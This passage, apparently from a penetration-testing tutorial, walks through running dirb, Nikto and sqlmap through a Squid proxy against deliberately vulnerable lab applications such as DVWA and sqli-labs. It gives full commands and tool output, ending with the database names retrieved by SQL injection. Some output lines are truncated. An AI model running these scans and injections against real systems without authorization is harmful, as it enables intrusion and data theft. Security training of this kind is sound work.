
```
root@kali:~# dirb http://192.168.1.103/dvwa

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Nov  9 12:12:09 2018
URL_BASE: http://192.168.1.103/dvwa/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.103/dvwa/ ----
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Nov  9 12:12:10 2018
DOWNLOADED: 101 - FOUND: 0
root@kali:~# dirb http://192.168.1.103/dvwa -p 192.168.1.103:3128

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Nov  9 12:13:05 2018
URL_BASE: http://192.168.1.103/dvwa/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
PROXY: 192.168.1.103:3128

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.103/dvwa/ ----
==> DIRECTORY: http://192.168.1.103/dvwa/config/
==> DIRECTORY: http://192.168.1.103/dvwa/docs/
==> DIRECTORY: http://192.168.1.103/dvwa/external/
+ http://192.168.1.103/dvwa/favicon.ico (CODE:200|SIZE:1406)
+ http://192.168.1.103/dvwa/index.php (CODE:302|SIZE:0)
+ http://192.168.1.103/dvwa/php.ini (CODE:200|SIZE:148)
+ http://192.168.1.103/dvwa/phpinfo.php (CODE:302|SIZE:0)
+ http://192.168.1.103/dvwa/robots (CODE:200|SIZE:26)
+ http://192.168.1.103/dvwa/robots.txt (CODE:200|SIZE:26)
^C> Testing: http://192.168.1.103/dvwa/style avatars
```

Vulnerability Scanning on Proxy Server Using Nikto Tool

Similarly while scanning any network running behind a proxy server, we can use **-useproxy option** to scan the vulnerability.

```
nikto -h 192.168.1.103
nikto -h 192.168.1.103 -useproxy http://192.168.1.103:3128
```

From the given below image, you can take reference for the output result obtained for the above commands, here we haven’t obtained any result on executing 1st command whereas in 2nd command executed successfully.




```
root@kali:~# nikto -h 192.168.1.103
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.103
+ Target Hostname:    192.168.1.103
+ Target Port:        80
+ Start Time:         2018-11-09 12:14:03 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
+ The X-Content-Type-Options header is not set. This could allow the user agent
+ All CGI directories 'found', use '-C none' to test none
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apac
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.26
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ Server leaks inodes via ETags, header found with file /icons/README, fields:
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 26339 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2018-11-09 12:15:09 (GMT-5) (66 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~# nikto -h 192.168.1.103 -useproxy http://192.168.1.103:3128
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.103
+ Target Hostname:    192.168.1.103
+ Target Port:        80
+ Proxy:              192.168.1.103:3128
+ Start Time:         2018-11-09 12:16:17 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved via header: 1.1 ubuntu (squid/3.3.8)
+ Server leaks inodes via ETags, header found with file /, fields: 0x2cf6 0x578
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
+ Uncommon header 'x-cache' found, with contents: HIT from ubuntu
+ Uncommon header 'x-cache-lookup' found, with contents: HIT from ubuntu:3128
+ The X-Content-Type-Options header is not set. This could allow the user agent
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apac
+ Server banner has changed from 'Apache/2.4.7 (Ubuntu)' to 'squid/3.3.8' which
+ Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_REQ 0
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to
e found: index.html
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS (May be proxy's methods, not s
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appro
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.26
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3233: /icons/README: Apache default file found.
+ Uncommon header 'link' found, with contents: <http://localhost/wordpress/inde
+ /wordpress/: A Wordpress installation was found.
+ /phpmyadmin/: phpMyAdmin directory found
```
]]>

SQL Injection on Proxy Server Using Sqlmap Tool

As you have observed, on executing following command it put up “403 forbidden error” which means this web page is running behind some proxy.


```
sqlmap -u http://192.168.1.103/sqli/Less-1/?id=1 --dbs
```



```
root@kali:~# sqlmap -u http://192.168.1.103/sqli/Less-1/?id=1 --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.10#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
ume no liability and are not responsible for any misuse or damage caused by this

[*] starting at 12:19:10

[12:19:10] [INFO] testing connection to the target URL
[12:19:10] [WARNING] the web server responded with an HTTP error code (403) whic
[12:19:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:19:10] [INFO] testing if the target URL content is stable
[12:19:11] [INFO] target URL content is stable
[12:19:11] [INFO] testing if GET parameter 'id' is dynamic
[12:19:11] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:19:11] [WARNING] heuristic (basic) test shows that GET parameter 'id' might
[12:19:11] [INFO] testing for SQL injection on GET parameter 'id'
[12:19:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:19:11] [INFO] testing 'Boolean-based blind - Parameter replace (original val
[12:19:11] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER B
[12:19:11] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:19:11] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE o
[12:19:11] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLT
[12:19:11] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[12:19:11] [INFO] testing 'MySQL inline queries'
[12:19:11] [INFO] testing 'PostgreSQL inline queries'
[12:19:11] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[12:19:11] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[12:19:11] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)
[12:19:11] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - c
[12:19:11] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[12:19:11] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[12:19:11] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[12:19:11] [INFO] testing 'Oracle AND time-based blind'
[12:19:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[12:19:11] [WARNING] GET parameter 'id' does not seem to be injectable
[12:19:11] [CRITICAL] all tested parameters do not appear to be injectable. Try
f protection mechanism involved (e.g. WAF) maybe you could try to use option '--
[12:19:11] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 134 times

[*] shutting down at 12:19:11
```


Hence we can use –**proxy options** to connect to the target URL, therefore execute the following command:

```
sqlmap -u http://192.168.1.103/sqli/Less-1/?id=1 --dbs --proxy http://192.168.1.10
```



```
root@kali:~# sqlmap -u http://192.168.1.103/sqli/Less-1/?id=1 --dbs --proxy http://192.168.1.103:3128
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.2.10#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. I
ume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:20:01
```

Now from the given below image, you can observe that we have successfully retrieve database name by exploiting SQL injection vulnerability.



```
[12:20:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[12:20:16] [INFO] fetching database names
[12:20:16] [WARNING] the SQL query provided does not return any output
[12:20:16] [INFO] used SQL query returns 9 entries
[12:20:16] [INFO] retrieved: information_schema
[12:20:16] [INFO] retrieved: bWAPP
[12:20:16] [INFO] retrieved: challenges
[12:20:16] [INFO] retrieved: dvwa
[12:20:16] [INFO] retrieved: mysql
[12:20:16] [INFO] retrieved: performance_schema
[12:20:16] [INFO] retrieved: phpmyadmin
[12:20:16] [INFO] retrieved: security
[12:20:16] [INFO] retrieved: wordpress
available databases [9]:
[*] bWAPP
[*] challenges
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] security
[*] wordpress
```

WordPress Scanning on Proxy Server Using WPScan Tool

